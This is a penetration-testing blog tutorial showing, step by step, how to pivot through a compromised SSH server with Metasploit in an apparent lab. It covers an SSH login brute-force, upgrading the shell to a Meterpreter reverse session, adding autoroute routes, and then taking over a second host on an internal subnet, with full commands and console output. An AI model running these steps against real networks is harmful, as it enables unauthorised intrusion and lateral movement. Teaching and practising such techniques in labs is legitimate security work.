SSH Pivoting using Meterpreter

posted in KALI LINUX , PENETRATION TESTING on AUGUST 14, 2017 by RAJ CHANDEL

SHARE

Search

ENTER KEYWORD


Subscribe to Blog via Email

Email Address

SUBSCRIBE

If you are aware of SSH tunneling then you can easily understand SSH pivoting, if not then don't worry read SSH tunneling from here.


Pivoting is technique to get inside an unreachable network with help of pivot (centre point). In simple words it is an attack through which attacker can exploit those system which belongs to different network. For this attack, the attacker needs to exploit the main server that helps the attacker to add himself inside its local network and then attacker will able to target the client system for attack.



This module will test ssh logins on a range of machines and report successful logins. If you have loaded a database plugin and connected to a database this module will record successful logins and hosts so you can track your access.

```
msf > use auxiliary/scanner/ssh/ssh_login

msf auxiliary(ssh_login) > set rhosts 192.168.0.109

msf auxiliary(ssh_login) > set username raj

msf auxiliary(ssh_login) > set password 123

msf auxiliary(ssh_login) > exploit
```

From given image you we can observe that command shell **session 1** opened



```
msf > use auxiliary/scanner/ssh/ssh_login
msf auxiliary(ssh_login) > set rhosts 192.168.0.109
rhosts => 192.168.0.109
msf auxiliary(ssh_login) > set username raj
username => raj
msf auxiliary(ssh_login) > set password 123
password => 123
msf auxiliary(ssh_login) > exploit

[*] SSH - Starting bruteforce
[+] SSH - Success: 'raj:123' 'uid=1000(raj) gid=1000(raj) groups=1000(raj),4(adm),24(cdrom),
),46(plugdev),113(lpadmin),128(sambashare) Linux ubuntu 4.8.0-36-generic #36~16.04.1-Ubuntu
9:39:57 UTC 2017 x86_64 x86_64 x86_64 GNU/Linux '
[*] Command shell session 1 opened (192.168.0.106:35153 -> 192.168.0.109:22) at 2017-08-13 1
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Now convert command shell into meterpreter shell through following command

Session –u 1


From given image you can observe that **Meterpreter session 2** opened

Sessions

Hence if you will count then currently attacker has hold 2 sessions, **1st** for **command shell** and **2nd** for **meterpreter shell** of SSH server.

Categories


- BackTrack 5 Tutorials
- Best of Hacking
- Browser Hacking
- Cryptography & Stegnography
- CTF Challenges
- Cyber Forensics
- Database Hacking
- Domain Hacking
- Email Hacking
- Footprinting
- Hacking Tools
- Kali Linux
- Nmap
- Others
- Penetration Testing
- Social Engineering Toolkit
- Trojans & Backdoors
- Website Hacking
- Window Password Hacking
- Windows Hacking Tricks
- Wireless Hacking
- Youtube Hacking



```
msf auxiliary(ssh_login) > sessions -u 1
[*] Executing 'post/multi/manage/shell_to_meterpreter' on session(s): [1]

[*] Upgrading session ID: 1
[*] Starting exploit/multi/handler
[*] Started reverse TCP handler on 192.168.0.106:4433
[*] Sending stage (826840 bytes) to 192.168.0.109
[*] Meterpreter session 2 opened (192.168.0.106:4433 -> 192.168.0.109:36442) at 2017-0
[*] Command stager progress: 100.00% (704/704 bytes)
msf auxiliary(ssh_login) >
msf auxiliary(ssh_login) > sessions

Active sessions
===============

  Id  Type                   Information
  --  ----                   -----------
  1   shell /linux           SSH raj:123 (192.168.0.109:22)
-> 192.168.0.109:22 (192.168.0.109)
  2   meterpreter x86/linux  uid=1000, gid=1000, euid=1000, egid=1000 @ 192.168.0.109
> 192.168.0.109:36442 (192.168.0.109)
```

Check network interface using **ifconfig** command

From given image you can observe two network interface in victim's system **1st** for IP **192.168.0.109** through which attacker is connected and **2nd** for IP **192.168.10.1** through which SSH client (targets) is connected.



```
Interface  2
============
Name         : ens33
Hardware MAC : 00:0c:29:0d:99:29
MTU          : 1500
Flags        : UP,BROADCAST,MULTICAST
IPv4 Address : 192.168.0.109
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::5f9d:6404:6941:b150
IPv6 Netmask : ffff:ffff:ffff:ffff::

Interface  3
============
Name         : ens38
Hardware MAC : 00:0c:29:0d:99:33
MTU          : 1500
Flags        : UP,BROADCAST,MULTICAST
IPv4 Address : 192.168.10.1
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::3ca6:aba6:de6c:470b
IPv6 Netmask : ffff:ffff:ffff:ffff::
```

Since attacker belongs to **192.168.0.1** interface and client belongs to **192.168.10.0** interface therefore it is not possible to directly make attack on client network until unless the attacker acquires same network connection. In order to achieve 192.168.10.0 network attacker need run the **post exploitation** "autoroute".


This module manages session routing via an existing Meterpreter session. It enables other modules to 'pivot' through a compromised host when connecting to the named NETWORK and SUBMASK. Autoadd will search a session for valid subnets from the routing table and interface list then add routes to them. Default will add a default route so that all TCP/IP traffic not specified in the MSF routing table will be routed through the session when pivoting.

msf > use post/multi/manage/autoroute

msf post(autoroute) > set subnet 192.168.10.0

msf post(autoroute) > set session 2

msf post(autoroute) > exploit



```
msf > use post/multi/manage/autoroute
msf post(autoroute) > set subnet 192.168.10.0
subnet => 192.168.10.0
msf post(autoroute) > set session 2
session => 2
msf post(autoroute) > exploit

[*] Running module against 192.168.0.109
[*] Searching for subnets to autoroute.
[+] Route added to subnet 192.168.0.0/255.255.255.0 from host's routing table.
[+] Route added to subnet 192.168.10.0/255.255.255.0 from host's routing table.
[*] Post module execution completed
```

This time we are exploiting **SSH ignite** (local client) therefore we are going to use same module for it that had used above for SSH raj, only need to change information inside exploit.

msf > use auxiliary/scanner/ssh/ssh_login

msf auxiliary(ssh_login) > set rhosts 192.168.10.2

msf auxiliary(ssh_login) > set username ignite


msf auxiliary(ssh_login) > set password 1234

msf auxiliary(ssh_login) > exploit

From given image you can see another **command shell 3** opened, if you will count then total attack has hold 3 sessions, two for SSH server and one for SSH client.

Sessions

1. Command shell for SSH raj (192.168.0.109:22)
2. Meterpreter shell for SSH raj (192.168.0.109)
3. Command shell for SSH ignite (192.168.10.2:22)



```
msf post(autoroute) > use auxiliary/scanner/ssh/ssh_login
msf auxiliary(ssh_login) > set rhosts 192.168.10.2
rhosts => 192.168.10.2
msf auxiliary(ssh_login) > set username ignite
username => ignite
msf auxiliary(ssh_login) > set password 1234
password => 1234
msf auxiliary(ssh_login) > exploit

[*] SSH - Starting bruteforce
[+] SSH - Success: 'ignite:1234' 'uid=1001(ignite) gid=1001(ignite) groups=1001(ignite)
 09:39:57 UTC 2017 x86_64 x86_64 x86_64 GNU/Linux '
[*] Command shell session 3 opened (192.168.0.106-192.168.0.109:0 -> 192.168.10.2:22) a
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(ssh_login) > sessions

Active sessions
===============

  Id  Type                   Information
  --  ----                   -----------
  1   shell /linux           SSH raj:123 (192.168.0.109:22)
  2   meterpreter x86/linux  uid=1000, gid=1000, euid=1000, egid=1000 @ 192.168.0.109
  3   shell /linux           SSH ignite:1234 (192.168.10.2:22)
```


Sessions 3

Now attacker is command shell of SSH ignite (client), let’s verify through network configuration.

Ifconfig

From given you can observe the network IP is **192.168.10.2**

Pivoting is Dangerous but enjoyable network attack



```
msf auxiliary(ssh_login) > sessions 3
[*] Starting interaction with 3...

ifconfig
ens33     Link encap:Ethernet  HWaddr 00:0c:29:e9:c8:60
          inet addr:192.168.10.2  Bcast:192.168.10.255  Mask:255.255.255.0
          inet6 addr: fe80::c907:df64:49a6:a11b/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:425 errors:0 dropped:0 overruns:0 frame:0
          TX packets:91 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:48435 (48.4 KB)  TX bytes:12856 (12.8 KB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:11544 errors:0 dropped:0 overruns:0 frame:0
          TX packets:11544 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1
          RX bytes:855568 (855.5 KB)  TX bytes:855568 (855.5 KB)
```

Author: AArti Singh is a Researcher and Technical Writer at Hacking Articles an Information Security Consultant Social Media Lover and Gadgets. Contact here

Share this:

Like this:

Loading...

ABOUT THE AUTHOR

RAJ CHANDEL

Raj Chandel is a Skilled and Passionate IT Professional especially in IT-Hacking Industry. At present other than his name he can also be called as An Ethical Hacker, A Cyber Security Expert, A Penetration Tester. With years of quality Experience in IT and software industry

PREVIOUS POST

← HACK THE MORIA: 1.1 (CTF CHALLENGE)

NEXT POST

HACK THE ANALOUGEPOND VM (CTF CHALLENGE) →

Leave a Reply

Your email address will not be published. Required fields are marked *

Comment

Name *

Email *

Website

□

Save my name, email, and website in this browser for the next time I comment.

POST COMMENT

□ Notify me of follow-up comments by email.

□ Notify me of new posts by email.